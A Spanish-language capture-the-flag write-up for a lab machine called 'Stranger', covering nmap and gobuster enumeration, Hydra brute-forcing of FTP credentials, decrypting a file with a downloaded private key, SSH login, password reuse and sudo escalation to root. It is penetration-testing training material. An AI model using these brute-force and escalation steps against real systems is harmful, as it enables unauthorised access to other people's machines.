Máquina Stranger

https://mega.nz/file/ASUAAAJI#UMnyDI2IGruY4tehy39wKE2lwuKPdfpr_KJZy1l5XN0


Reconocimiento

Comenzamos como es común con una escaneo completo de `nmap` a la IP de la máquina

```shell
❯ sudo nmap -sSCV -p- --open --min-rate 5000 -n -Pn 172.17.0.2 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 08:50 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:af:01:77:e8:fc:a4:95:85:6b:5c:9c:c7:c1:d3:98 (ECDSA)
|_  256 36:7e:d3:25:fa:59:38:8f:2e:21:f9:f0:28:a4:7e:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: welcome
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 7E:0D:AD:69:03:E0 (Unknown)
Service Info: Host: my; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
```

Nmap nos reporta el puerto *22* y *80*. En la web tenemos el siguiente banner que podría ser un usuario.




Por ahora lo que podemos hacer es fuzear por ficheros y directorios con `gobuster`

```
SHELL

❯ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
http://172.17.0.2 -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 231]
/strange             (Status: 301) [Size: 310] [--> http://172.17.0.2/strange/]
/.html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size
```

`gobuster` nos encuentra la ruta *strange* que contiene lo siguiente:




SHELL


```
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://172.17.0.2/strange -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/strange
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
```

```
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 3040]
/private.txt          (Status: 200) [Size: 64]
/secret.html          (Status: 200) [Size: 172]
/.html                (Status: 403) [Size: 275]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
```

Haciendo fuzzing de nuevo encontramos una nueva web que nos da esta pista:



En cuanto al *private.txt*




```
SHELL
❯ cat private.txt
──────┬──────────────────────────────────────────────────────────────────────
      │ File: private.txt
──────┼──────────────────────────────────────────────────────────────────────
  1   │ `O��N�^P����f-�]�^]T��K.Q�a���mgu�3��i���^T���ï���P�+F�8^^Q[
──────┴──────────────────────────────────────────────────────────────────────
```

Tenemos este archivo no legible aparentemente encriptado.

Explotación

```shell
❯ hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://172.17.0.2 -t 63
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-08 08:58:03
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 63 tasks per 1 server, overall 63 tasks, 14344398 login tries (l:1/p:14344398), ~227689 tries per task
[DATA] attacking ftp://172.17.0.2:21/
[21][ftp] host: 172.17.0.2   login: admin   password: banana
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-08 08:58:31
```

Haciendo fuerza bruta en ftp como nos indicaba en la pista logro sacar la contraseña de admin que es **banana**. En el ftp hay una clave llamada *private_key.pem*. Puede que esa clave sirva para desencriptar el archivo *private.txt*

```shell
❯ ftp 172.17.0.2
Connected to 172.17.0.2.
220 Welcome to my FTP server
Name (172.17.0.2:belin): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0             522 May 01  2024 private_key.pem
226 Directory send OK.
ftp> get private_key.pem
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for private_key.pem (522 bytes).
226 Transfer complete.
522 bytes received in 0.0001 seconds (3.3640 Mbytes/s)
ftp>
```

```shell
─────┬──────────────────────────────────────────────────────────────────────────
     │ File: private_key.pem
```

```
-----BEGIN PRIVATE KEY-----
MIIBVQIBADANBgkqhkiG9w0BAQEFAASCAT8wggE7AgEAAkEA4/scrsX2G1QjCHdP
B8DM4PKeGCvzmxHgrrO6OB6o+OxsWKi6t20tqEv9UEtDIT5SthFWT4QTc9gqfmFf
xiSm3wIDAQABAkA6kC//CWU+Ae/55cQMZs96XXiVFv098Wq5FfwZHG8legIA0Qpz
oW2UQkV7ksXXF6kX7swQy/zCFJiIwbwxo47RAiEA8ma+qMEX61qI99DhsEVRhcVD
uo8edZeb/Sfg6b3cZscCIQDwxUSDi0BU77ZfqK3AwQwy7632wL7yJf76JdJspPFH
KQIgWe4Yag9JSn3KNvZ95KGy/wgSepJCYKogqykyXkWcEV0CIQC1Pmpi85JL3d9V
hy606R17wn0cQN/8fKnCOHJ8onWWcQIhAL5OKJjHADl0cgiv352WwIztGlbhKMuI
ajmuxxKdJvFL
-----END PRIVATE KEY-----
```

Para ello, usamos `openssl`

```
SHELL

❯ openssl pkeyutl -decrypt -in private.txt -out desprivate.txt -inkey private_key.pem
```

```
SHELL

❯ cat desprivate.txt
File: desprivate.txt
1 demogorgon
```

Ahora con esta data que parece una credencial podemos probar a logearnos por ssh usando el usuario del principio:

```
SHELL

❯ ssh mwheeler@172.17.0.2
mwheeler@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.14.4-arch1-1 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

mwheeler@cff4212a3b71:~$
```

Escalada

Tenemos 3 posibles usuarios

```SHELL
mwheeler@cff4212a3b71:~$ cat /etc/passwd | grep -E "bash|sh"
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
mwheeler:x:1001:1001::/home/mwheeler:/bin/bash
admin:x:1002:1002::/home/admin:/bin/sh
```

Podemos podríamos probar a ver si hay reutilización de credenciales

```SHELL
mwheeler@cff4212a3b71:/tmp$ su admin
Password: #banana
$
```

Funcionó.

```SHELL
[sudo] password for admin:
Matching Defaults entries for admin on cff4212a3b71:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on cff4212a3b71:
    (ALL) ALL
```

El usuario *admin* puede ejecutar TODO como cualquier usuario por lo que sencillamente nos ejecutamos una bash como root usando `sudo`

```SHELL
admin@cff4212a3b71:/$ sudo /bin/bash -p
root@cff4212a3b71:/# id
uid=0(root) gid=0(root) groups=0(root)
root@cff4212a3b71:/#
```